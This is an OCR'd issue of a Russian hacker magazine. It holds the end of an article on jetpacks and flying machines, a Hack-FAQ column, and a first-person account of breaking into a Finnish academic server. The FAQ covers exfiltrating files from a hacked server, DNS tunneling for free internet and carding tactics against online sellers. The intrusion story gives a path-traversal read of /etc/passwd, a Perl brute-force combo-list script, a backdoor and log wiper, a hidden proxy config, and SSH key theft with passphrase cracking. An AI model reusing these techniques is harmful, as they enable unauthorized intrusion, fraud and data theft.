RB-2000 видели на праздновании победы Houston Rockets в чемпионате NBA в июне 1995 г. Дальнейшая его судьба неизвестна. В 1999 г. созданием Rocketbelt занялась группа энтузиастов из Алабамы и Миссисипи. Но на поиске деталей энтузиазм, видимо, и иссяк.

Вкратце о принципах работы Rocketbelt. Реактивный ранец закреплен на оптоволоконном корсете весом более 60 кг. Правой рукой пилот регулирует подачу перекиси водорода. Левой контролирует отклонения от курса. Под давлением азота из сопел вырываются мощные струи горячего пара. Окружающие слышат громкий рев. Пилот набирает высоту, отклоняется в сторону, совершает поворот на 360 градусов и, как колибри, зависает в воздухе. Он знает, что запасов топлива хватит ровно на 30 секунд полета. Точность приземления составляет считанные сантиметры. Теоретически Rocketbelt может подняться на высоту 2800 м над Землей, практически - 20-30 м. Во время выступления пилот пролетает более 300 м на скорости 50 км/ч. Мощность генератора - 800 лошадиных сил. Максимальный подъемный вес - 140 кг. Дети пилотов Rocketbelt называют своих отцов суперменами, попробуй с ними поспорить.



Взлет разрешаю! Пилот Rocketbelt вот-вот оторвется от Земли

Экзоскелет SpringWalker на ровной поверхности развивает скорость 30 км/ч

На Западе Kangoo Jumps уже стали народной забавой

Уфимские сапоги-скороходы «Сайгак»

КАРЛСОНЧИК, ДОРОГОЙ

После Бэтмена и Супермена звание мирового летуна по праву принадлежит Карлсону. С ним чаще всего и сравнивали летательный аппарат SoloTrek XFV. В декабре 2000 г. персональный двухвинтовой вертолет впервые оторвался от Земли. Правда, всего на 60 см. Продолжительность полета составила 26 секунд. Вскоре был заявлен новый прототип. На смену двухтактному поршневому двигателю пришел двигатель внутреннего сгорания. Для изготовления базовых узлов алюминию предпочли титан. Во время многочисленных испытаний трое штатных пилотов налетали в общей сложности 63 часа, в том числе при скорости ветра до 12 узлов в час. Создатели успешно отчитались перед DARPA за 2/3 этапов разработки. Однако в декабре 2002 SoloTrek неожиданно потерпел аварию. Говорят, из-за проливного дождя размякли веревки привязи, они попали в туннельные вентиляторы. DARPA отговорок не приняла. SoloTrek подарили калифорнийскому музею авиации. А осенью 2003 г., на этот раз без привязи, взлетела модель Springtail EFV-4. Летательный аппарат развивает скорость до 100 км/ч. Максимальная дальность полета - 120 км. Скорость набора высоты - 550 м/мин.

Слава русского Карлсона досталась одноместному десантно-штурмовому вертолету «Юла». Разработка омского аэрокосмического объединения «Полет» имеет фюзеляж телескопической конструкции и двухлопастный несущий винт с воздушно-реактивными двигателями на лопастях. До ранцевого вертолета «Юла» не дотягивает хотя бы потому, что имеет кресло и амортизаторы. Впрочем, и так «Юла» -


Первый бесстраховочный полет аппарата SpringTail EFV-4B состоялся в октябре 2003

свежий взгляд на концепцию, уходящую корнями в 1922 год. Как рассказывает автор Виктор Котельников, сложнее всего было преодолеть центробежную силу. Она увеличивала вес двигателей в сотни раз, что могло привести к разрушению конструкции. Решение позаимствовали у Леонардо да Винчи. Аппарат летает на всех видах топлива, кроме ацетона. За сиденьем расположен баллон с газом на случай аварийной посадки. Под крыльями - пилоны для крепления ракет. Во время прыжков с самолета винт за спиной может раскрываться автоматически. Масса «Юлы» - всего 20 кг. В сложенном виде вертолет превращается в полутораметровый сверток. Дальность полета составляет 300 км, максимальная скорость - 120 км/ч, потолок высоты - 1000 м. Как пишут на форумах: «Вышлите прайсы». Закрытые испытания «Юлы» состоялись еще в 2002 г.

ВМЕСТО ЗАКЛЮЧЕНИЯ

Если Супермен такой крутой, почему он носит свои красные трусы поверх штанов? Хай-тек в корне поменял представление о суперменах. Настоящий супермен сегодня - это не детина с железными мышцами и даже не ботан, забивающий голову полезной и бесполезной информацией. Супермен тот, кто остается на гребне волны, не боится заглянуть в будущее, использует последние достижения цивилизации, чтобы изменить себя и мир вокруг. Есть сотни способов на мгновение взлететь над всеми, стать сверхчеловеком. Хочешь проверить, на что ты реально способен? Так действуй!

В экзоскелете HAL-3 (Hybrid Assistive Leg) можно быстро подняться по ступенькам Эйфелевой башни



■ SideX (hack-faq@real.xakep.ru)

Будь конкретным и задавай конкретные вопросы! Старайся оформить свою проблему максимально детально перед посылкой в Hack-FAQ. Только так я смогу действительно помочь тебе ответом, указать на возможные ошибки. Остерегайся общих вопросов типа «Как взломать интернет?», ты лишь потратишь свой почтовый трафик. Трясти из меня фришки (инет, шеллы, карты) не стоит, я сам живу на гуманитарной помощи!

Q: Есть маза, что мою переписку мониторят. Как пробить эту тему?

A: Есть маза, что твоя почтовая служба пишет логи по соединениям с POP3 и работе webmail. Внимательно просмотри все подключения и сравни используемые адреса со своим IP'шником. Если там вписаны совсем незнакомые адреса, следует бить тревогу: менять пароль и секретный вопрос, также поможет ограничение доступа к ящику для всех адресов, кроме определенного IP (или целого сабнета твоего провайдера, если у тебя не статичный адрес). Если же в логах все чисто, но ты на 100% уверен, что твою почту читают неприятели, прочеши сетку в поисках сниффующих «братьев по оружию». Но еще лучше будет попросту заюзать шифрованный канал для доступа к почте. Прокатит и smtp/pop over SSL- и SSH-туннелинг. Если же ты поклонник web-почты, следует выбирать безопасное подключение и проверять почту только по https. А вообще особенным параноикам я бы посоветовал работать через https-прокс, который зашифрует и обезопасит весь пропускаемый трафик.

Q: Ты что-то сказал про SSH-туннелинг. Расскажи подробнее, я слабо понимаю.

A: В самых общих чертах и одном конкретном случае это работает так. Пользуясь SSH-клиентом, например болезненно знакомым SecuCRT (версия 4.1.8 есть на www.vandyke.com), ты подрубаешься на удаленный сервак. Если там разрешены внешние подключения, ты сможешь подрубаться уже на другие машины извне: проверять почту, вести переговоры в icq/irc и т.д. От тебя до SSH-машины поднимается зашифрованный канал, куда никакой чекист или снифающий хакерюга не воткнется. Расскажу, как все работает у меня. Я использую Bitvise Tunnelier (www.bitvise.com/tunnelier.html), который поставил после внезапного глюка SecureCRT. Настроив коннект со своим FreeBSD-сервером в Европе, я открываю на локальной машине 25 порт, соединения с которым форвардятся на smtp.gameland.ru:25 через мою европейскую машину. То же самое работает и для IRC. 127.0.0.1:6667 уходит в irc.efnet.nl:6667, и весь трафик снова шифруется! Система работает на 5+, и проблема заключается лишь в обладании *nix-шеллом.

Q: Моего босса на работе кто-то завел, и теперь он на меня напирает, говоря, что мы все обделаемся, если я не поставлю какой-то NAQC-протокол. Что это такое?

A: Network Access Quarantine Control. IT-бизнес напоминает fashion-индустрию. Некая новая модная шняга объявляется каждый год, и все админы-модники начинают верить, что без нее завтра не наступит и все будут держать тебя за деревенского лохана. Теперь удаленным офисным юзерам полагается проходить специальную верификацию перед подключением к сетке. Для этого на удаленной машине должен крутиться Win98 SE, Win Mil, Win 2K, Win XP или что поновей. Скажем, ты стал тем самым удаленным пользователем - для NAQC-темы тебе вписали специальный идентификационный скрипт, который можно создать в Windows Server 2003. Делается это с помощью Connection Manager Administration Kit (CMAK) из поставки Server'а. Понятно, что для проведения проверок на другом конце потребуется и выделенная Win 2K3 машина, где будет крутиться Remote Access Quarantine Agent service (именуемый RQS.EXE), идущий в Resource Kit'e. С коннектом проходит целая серия проверок на подлинность, включая обработку RADIUS'ом и Internet Authentication Service'ом. В настройках NAQC ты задаешь зоны так называемого карантина, доступ куда должен быть ограничен описанной выше усложненной верификацией. На www.securityfocus.com есть добротная статья, в которой ты найдешь самый полный ответ на твой вопрос.

Q: Я взломал NT-сервак и теперь могу запускать там ftp.exe. Но ничего больше делать не получается. Что можно поднять с этого?

A: Мне с трудом представляется ситуация, когда ты можешь завести только FTP-клиент и ничего кроме. Однако данность есть данность. Учитывая всю виртуальность ситуации, представим, исключительно виртуально, что известны пути к файлам, которые хотелось бы слить из системы. На локальную машину можно поставить FTP-сервер. В случае Винды сработает абсолютная классика - Serv-U (www.serv-u.com). Сервер запускается, и можно подрубаться к себе самому, пользуясь все тем же ftp на удаленной машине. Потребуется команда put для закачивания искомого файла на свой локальный ftp. Все описание команд ftp доступно при запуске с параметром help.

Q Что такое DNS-инкапсуляция? Как ее можно заюзать для халявного инета?

A Эта технология возникла сразу после появления гостевых аккаунтов у dialup-провайдеров. Хитрозадым перцам не нравилось, что по гостевому логину можно лазать лишь по сайту провайдера, и они научились инкапсулировать любой инет-трафик в пакеты DNS-запросов. По умолчанию провайдерские DNS-серверы принимали безо всяких ограничений пользовательские запросы, которые, в свою очередь, отправлялись до конечного nameserver'а - нашей, хакерской машины. Сервант позволял преобразовывать DNS-запросы в хорошо знакомый TCP-трафик. Понятно, что было необходимо совершить инкапсуляцию TCP в UDP-протокол, на который опирается DNS. Трафик паковался в DNS-пакеты на фэйк-сервере, а расшифровывался уже локально - специальным клиентом, который также входил в поставку. Наиболее знаменитым проектом оказался NSTX (Nameserver Transfer Protocol, http:/freshmeat.net/projects/nstx). Отечественным продолжением стал X-релиз X-proxy (www.xakep.ru/post/16337).

Q Меня постоянно сканят IRC админы! У них что, паранойя?

A У меня нет докторской степени, чтобы судить наверняка о наличии психического недуга администраторов IRC, но то, что все они дерну-тые, легко заметить на любой поинтовке ;). Впрочем, шутки в сторону. Львиная доля современных IRC-сетей проводит проверку юзерских хостов на открытые соксы. Для этого запрашивается коннект на 1080 и иногда 80 порты. Ты можешь иметь сокс на своем хосте, однако он не должен быть общедоступным. В дальнейшем разумно изучать MOTD (Message Of The Day), где каждый сканирующий на socks IRC-сервер заявляет о проводимом процессе. Там же указывается, откуда пойдет скан. Если твой файрвол показывает другой хост, тогда твою подсеть сканируют братья-хакеры и цели они преследуют совсем другие :). Читай MOTD и RFC!

Q Как же мне смыть из системы инфу по ВСЕМ демонам?

A Перечисление прочистки ВСЕХ демонов *nix займет несколько выпусков журнала. Я дам наводки лишь на самые ходовые. Любимый OpenSSH спасается модификацией файла openssh-3.x/version.h, где правится строка #define SSH_VERSION "OpenSSH_3.x": ставь что твоей душе угодно. Для Sendmail поможет обработка /etc/mail/sendmail.cf с заменой $j на любую другую версию демона, например CommuniGate Pro SMTP. Полностью затирать инфу по серверу не стоит, ибо ее часто запрашивают mail-клиенты в обязательном порядке и, не узнав версии, ругаются. Вместо $b ставится дата билда, например SmtpGreetingMessage=$j Mailserver; Tu, 7 Jun 1983 12:00:00. В случае Apache 2.0 в ход пойдет httpd-2.0.x/httpd/include/ap_release.h с правкой #define AP_SERVER_BASEPRODUCT "Apache" #define AP_SERVER_MAJORVERSION "2" #define AP_SERVER_MINORVERSION "0" #define AP_SERVER_PATCHLEVEL "50". Обработка других демонов аналогична и требует лишь поверхностного рассмотрения конкретного случая.

Q Выбрал товар, чтобы накардить на аукционе, но селлер делает рассылку лишь на адрес, приписанный к моему левому PayPal-акку. Что делать?

A Злобные хакеры видят для себя здесь лишь два пути. Один - разводка продавца на поблажку, согласие выслать товар на другой адрес. Здесь нужна лишь красивая легенда: вроде как покупатель находится на отдыхе, и ему срочно нужен подарок для девушки. Такой прогон обычно осуществляется недолгой перепиской, и затраченное время окупится получением желанного добра. Особенно способствует удаче работа с аукционного аккаунта, с которого было совершено множество транзакций, имеется куча положительных фидбэков. Подобные проверенные аккаунты хакер покупает у коллег по цеху или похищает у законного юзера. Другой путь заключается в разводке «Палки» на вписку адреса, отличного от billing'ового с кредитки. Сие получается со значительно большим скрипом. Также виртуальные злодеи порой обходят стандартные PayPal-заморочки проведением платежа в другой системе, менее рьяно мониторящей кардеров. Большинство селлеров принимают платежные бумажные чеки, к примеру.

Q Зачем менять или убирать инфу по версии стоящих у меня в Linux-системе демонов? Это же не шильдик на багажнике моего авто.

A Расскажу, как работает один знакомый хакерюга. Он собирает портсканы (с версией всех демонов) с огромного диапазона сетей, сортирует списки по наименованию демонов. Имеет тысячу IP с определенной версией и ждет лучших времен, когда bugtraq раструбит о выходе эксплойта по теме сего демона. Новости мониторятся предельно зорко, так что довольно часто хакерюга успевает обогнать админов и порой даже CVS'ы :), не поспевающие со своевременным апгрейдом. Ты не хочешь попасть в его список и ожидать, когда bugtraq предаст твое бренное серверное тело сожжению? Затирай инфу по демонам!

Q Я админю хостинг с Apache, и некоторые наши клиенты генерят просто нереальный трафик. Как бы перекрыть трубы паре конкретных проектов?

A К сожалению, подобное не входит в стандартную поставку Апача и требует вписки дополнительного модуля. По собственному опыту наиболее рабочим оказывается mod_throttle (www.snert.com/Software/mod_throttle). Он позволяет контролировать и ограничивать нагрузку по виртуальным хостам, директориям или конкретным юзерам системы. Также поддерживается работа с трафиком относительно запросов с конкретного IP или от авторизовавшегося юзера. С целой серией параметров для установления единой политики по трафику можно построить очень сбалансированную систему. При экономии трафика и обрубке злоупотребляющих юзеров наиболее важные посетители все равно будут в теме. Что-то подобное ты мог наблюдать на livejournal.com пару лет назад, когда платные юзеры имели всегда стабильный коннект с сервером, а фришникам приходилось ждать вторичного оживления сервера при случающихся перегрузах.

■ Master-lame-master

МОЗГОВОЙ ШТУРМ ФИНЛЯНДИИ


Любой взлом требует некоторых усилий и сообразительности. Даже при безысходном раскладе хакер должен найти правильное решение и продвинуться на шаг вперед. Это знают все, но редко кому удается найти выход из, казалось бы, неразрешимой ситуации. Однако применяя смекалку и опыт, человек способен пролезть в любую дырку. Это доказывает недавно проделанный мною взлом финской математической лаборатории.

РЕАЛЬНЫЕ ИСТОРИИ ХАКЕРСКИХ ЗЛОДЕЙСТВ

Вся история началась с посещения одного зарубежного ресурса (не буду уточнять, какого), который специализировался по некоторым интересным услугам. Все бы ничего, да вот только пропускал он лишь избранных клиентов. Зайдет, скажем, хакер с американской прокси на страницу регистрации, аккуратно заполнит все поля, а подлый скрипт напишет, что домена нет в списке разрешенных. Я долго ломал голову, пока не кликнул по ссылке «About». Там черным по белому было написано, что посещать ресурсы портала разрешено жителям Франции, Италии и... Финляндии. К сожалению, у меня не было прокси-серверов из вышеперечисленных стран, поэтому мне захотелось найти бажный сервер в какой-нибудь доверенной стране и проверить его на безопасность. Начал я со страны Микки Хаккинена - не терпелось посмотреть на горячих финских сисадминов в работе.

РОКОВЫЕ ИСХОДНИКИ

Первым делом я начал ворошить Веб. Поиск бажных скриптов - занятие несложное, для взлома не нужно прибегать к помощи специальных эксплойтов, поэтому у меня был вполне реальный шанс поймать удачу за хвост. В качестве поисковой системы я заюзал google.com. Этот поисковик обладает гибкими настройками, поэтому идеально подходит для сканирования уязвимых сценариев. Я воспользовался поисковыми выражениями site и filetype, которые определяли домен и расширение файла соответственно. Стоило мне оформить запрос в виде site:fi filetype:cgi, как поисковик выдал множество ссылок на различные скрипты. Почему cgi? Да просто потому, что именно в этих сценариях чаще всего встречаются глупые ошибки. Последовательно открывая каждый сайт




Поиск дырявого сценария

в домене fi, я насиловал параметры скриптов, надеясь, что у какого-нибудь сценария сорвет крышу :).

Но удача не спешила мне улыбаться. К тому моменту, когда я дошел уже до 10 страницы, не было найдено ни одного бажного сценария. Возможно, я уже устал и потерял бдительность, а может, скрипты действительно были бронебойными. В любом случае, я еще не сканировал сервер на скрипты pl и php, поэтому повода для грусти пока не было.

Наконец, мне посчастливилось наткнуться на один из серверов финской математической академии. Это было сразу видно по названию, а потом и по содержанию сайта. Скрипт назывался source_gsl.cgi. Он выполнял функцию вывода на экран исходника, переданного в качестве параметра. В моем напряженном мозгу тут же закралось подозрение на то, что в сценарии отсутствует проверка на пайп, null-байт и другие злые вещи. Но догадку надо было проверить.


Вот они - аккаунты!

Запрос на выполнение команды был сразу отклонен. Вместо вывода от бинарника id на экране царила пустота. Я попробовал вывести ../../../../../etc/passwd%00, но запрос также успешно отфильтровался. Потом попробовал убрать нулевой байт и обновить страницу. Надо же, какой конфуз - файл успешно отобразился на экране. Ну вот, еще один горе-кодер. Однако радости от этого мне было мало - одной читалкой файлов много не сделаешь. По крайней мере, прокси-сервер точно не поставишь. Я это прекрасно понимал, но сдаваться даже не думал ;).


СИЛА ПЕРЕБОРА


Я попробовал соединиться с 22 портом математического шелла. Соединение не фильтровалось. Первое, что пришло в голову, - попробовать сбрутить себе рабочий аккаунт. На самом деле такой шаг себя оправдывал - файл passwd содержал порядка 50 аккаунтов, поэтому вероятность подбора пароля была большая. Разумеется, я не хотел перебегать по словарю - этот процесс затянулся бы на долгие дни. Решено было попробовать пару login:login в качестве системного аккаунта. Для этого я сохранил passwd в отдельный файл и написал небольшой парсер на perl, который генерирует комбо-лист. Затем этот файл будет скормлен какому-нибудь переборщику.

Комбо-лист для Финских паролей

```
#!/usr/bin/perl
$in=$ARGV[0];
$out=$ARGV[1]; ## Определим параметры скрипта
exit print "Use $0 $in $out\n" unless ($out);
open(IN,"$in");
open(OUT,">$out");
while(<IN>) {
chomp;
if (~/sh$/) { ## Запишем только валидные аккаунты
($u,@undef)=split ":";
print OUT "$u:$u\n"; ## В виде пары login:login
}
}
close(IN);
close(OUT);
```

Скрипт прост, как две копейки, это видно по исходнику. Что примечательно, сценарий парсит только аккаунты с валидными шеллами. Другие мне на фиг не нужны. Было решено брутать программой Brutus под Винду. Прежде чем что-то запускать, мне потребовалось оформить комбо-лист и проверить баннер FTP-сервиса. Когда все было сделано, я запустил процесс перебора. Интуиция меня не подвела, и уже через минуту у меня был сбрученный аккаунт. Быстро прочекав операционку, я понял, что на сервере крутился старенький RH 7.2 с бажным ядром 2.4.24. Думаю, не стоит говорить, каким эксплойтом я поднял свои привилегии, - все понятно без слов. Однако у меня был печальный опыт, связанный с установкой руткитов на RH 7.0-7.2. После инсталляции бинарники начинали жутко глючить, что заставляло администраторов задуматься о безопасности :). Поэтому было решено использовать старый дедовский прием, который заключался в создании суидного шелла в комплекте с логвайпером. Содержимое такого нехитрого бэкдора не раз приводилось на страницах X, поэтому повторять его код не стану. Я обозвал свое творение именем «at» и закинул его в /usr/bin. Теперь нестрашно, что на бинарнике будет светиться суид, - ведь софтина at требует дополнительных привилегий. В качестве логвайпера я выбрал утилиту Vanish2 (ты должен знать про этот чудесный клинер). Когда все логи были подчищены, я прочитал файл /proc/cpuinfo и узнал, что на этой тачке стоит хороший камень частотой 1500 MHz и воткнуто полгигабайта памяти. Отлично, тут созданы просто тепличные условия для хакерского плацдарма - теперь есть где запускать ресурсоемкие приложения :). Но это все вопрос будущего, сейчас же мне нужно было получить доступ к приватному ресурсу ради которого, собственно, и была заварена эта каша.



Успешный перебор



Пишем самопальный парсер

ПОЛОСАТЫЕ НОСКИ АТАКУЮТ

В качестве проксика я решил поставить пятые соксы, чтобы юзать не только прелести WWW, но и другие сервисы. Для этого я скачал архив (ftp.cdut.edu.cn/pub/linux/network/server/socks5/socks5-v1.0r5.tar.gz). Быстро скомпилив socks5 в домашний каталог, я оформил конфиг ~/socks/etc/socks5.passwd, в который вписал тестовый логин и пароль для соединения. Теперь мне предстояла работа по составлению рабочего конфига носков. На самом деле достаточно написать всего две



На компакте ты найдешь свежие соксы, а также видеоролик, повторяющий деструктивные шаги хакера.

Не стоит забывать, что все действия хакера противозаконны, поэтому данная статья предоставлена лишь для ознакомления и организации правильной защиты с твоей стороны. За применение материала в незаконных целях автор и редакция ответственности не несут.

ЧТО ПОМОГЛО ХАКЕРУ ПРИ ВЗЛОМЕ?

❶. После того, как хакер увидел /etc/passwd, он решил перебрать пары login:login. Это решение не было случайностью - когда на сервере прописано слишком много пользователей, вероятность совпадающего пароля далеко не нулевая.

❷. Даже самопальный руткит может надолго прикрыть задницу хакера. Действительно, зачем ставить полный комплект бинарников, когда за сервером толком не следят? Можно ограничиться суидным bash и простым логвайпером.

❸. Взломщик захотел пощупать и другие серверы в академической сетке. Для этого ему пришлось решить нелегкую задачу: найти private key, расшифровать пароль и заюзать ключ для соединения.

Устанавливаем носки

строки, и соксы будут авторизовать юзера по заполненному паролю. Строки в ~/socks/etc/socks5.conf выглядит следующим образом:

```
auth - - u
permit u - - - - -
```

Это означает, что сокс будет авторизовать юзера по паролю, а также разрешать коннекты на любые хосты и порты. То, что доктор прописал :). Осталось лишь переименовать файл ~/socks/bin/socks5 во что-нибудь невзрачное и запустить его.


После того как я заюзал носки, скрипт успешно зарегил аккаунт в системе и дал мне возможность стащить важные документы. Когда главная цель была выполнена, стало можно приступать к взлому финской локалки.

ВОРУЕМ КЛЮЧИ

Сперва я запустил mc и стал бродить по папкам в поисках ценной информации. Я мониторил истории команд, логи httpd-запросов, но ничего путного не обнаружил. Мне очень хотелось забраться на другие тачки в сегменте. Я набрал команду locate known_hosts, чтобы узнать, какие юзеры любят путешествовать по SSH-протоколу :). В итоге выяснилось, что 4 пользователя юзают SSH. Однако ни одного ключика не было найдено :(. Внезапно мое внимание привлек интересный каталог /mnt/backup. В этой директории располагался бэкап системы. Но не того сервера, которым я овладел, а какого-то иного. Разумеется, locate не ищет файлы в папке /mnt, поэтому я не знал, находятся ли файлы с именем known_hosts в каталоге с бэкапами. Оказалось, что находятся. Прошвырнувшись по домашним каталогам, я обнаружил, что у юзера arasila помимо списка хостов имеются и авторизационные ключи. Мне хотелось проверить валидность этих ключиков для соседних серверов. По всей видимости, на этих тачках должны находиться аналогичные приватные ключи.

К сведению: ключи для SSH бывают трех типов: rsa1 для SSH1, rsa1 для SSH2 и DSA для второй версии протокола.

Опция --prefix, переданная скрипту ./configure, позволяет установить проект в произвольный каталог.


Облом! Ключ запаролен

ВОЛШЕБНАЯ СИЛА КЛЮЧЕЙ

Использовать ключи для соединения гораздо удобнее, чем доверяться паролям. Дело в том, что если пользователь юзает ключ, никто не сможет соединиться с шеллом с левой машины. Исключение описано в этом взломе - если доверенную тачку порутал хакер, он легко может соединиться и с другими серверами. Именно поэтому пользователи создают ключ, защищая его так называемой ключевой фразой. Только после ее ввода ssh-клиент получает содержимое ключика. Создать ssh-ключ очень просто. Рассмотрим организацию соединения по SSH2 DSA-ключику. Для этого выполни команду **ssh-keygen -t dsa**. Бинарник спросит у тебя парольную фразу и местоположение ключей. Когда он закончит свою работу, скопируй содержимое файла id_dsa.pub в authorized_keys2 (все операции проводятся в папке ~user/.ssh). Теперь переноси публичный ключ и authorized_keys2 на машину, с которой ты будешь соединяться. Пожалуй, все. Юзай стандартный клиент ssh, который соединит тебя с удаленным узлом без ввода пароля.

```
[forbik@kit forbik]$ which john
/usr/bin/john
[forbik@kit forbik]$ john -incremental -stdout | ./crack ./id_dsa
words: 47680  time: 0:00:00:05  w/s: 8394  current: nz
THC THC THC THC THC THC THC THC THC
----> pwd is 'poottail' <----
THC THC THC THC THC THC THC THC THC

[forbik@kit forbik]$
```

Великая сила перебора

